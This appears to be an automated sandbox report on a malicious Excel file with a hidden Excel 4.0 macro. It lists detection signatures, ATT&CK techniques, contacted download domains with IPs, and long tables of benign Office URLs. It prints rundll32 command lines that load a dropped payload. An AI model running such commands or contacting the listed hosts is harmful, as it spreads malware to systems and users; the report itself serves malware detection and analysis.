ID: 412373
Sample Name:
090811fa_by_Libranalysis.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 16:55:19
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 090811fa_by_Libranalysis.xls

Overview


General Information

Sample Name:	090811fa_by_Libranalysis.xls
Analysis ID:	412373
MD5:	090811fa4bbb262.
SHA1:	135d07236adba8..
SHA256:	11dad18ad216bb..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 2996 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 5364 cmdline: rundll32 ..\ritofm.cvm,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 1048 cmdline: rundll32 ..\ritofm.cvm1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
090811fa_by_Libranalysis.xls	5%	Virustotal		Browse
090811fa_by_Libranalysis.xls	11%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
signifysystem.com	0%	Virustotal		Browse
fcventasyservicios.cl	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
signifysystem.com	192.185.39.58	true	false	• 0%, Virustotal, Browse	unknown
fcventasyservicios.cl	192.185.32.232	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://login.microsoftonline.com/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://shell.suite.office.com:1443	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://autodiscover-s.outlook.com/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://cdn.entity.	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://powerlift.acompli.net	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://cortana.ai	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cloudfiles.onenote.com/upload.aspx	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://api.aadrm.com/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://api.microsoftstream.com/api/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://cr.office.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://graph.ppe.windows.net	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://store.office.cn/addinstemplate	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://web.microsoftstream.com/video/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://graph.windows.net	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://dataservice.o365filtering.com/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://prod-global-autodetect.acompli.net/autodetect	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://ncus.contentsync.	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://weather.service.msn.com/data.aspx	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://apis.live.net/v5.0/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
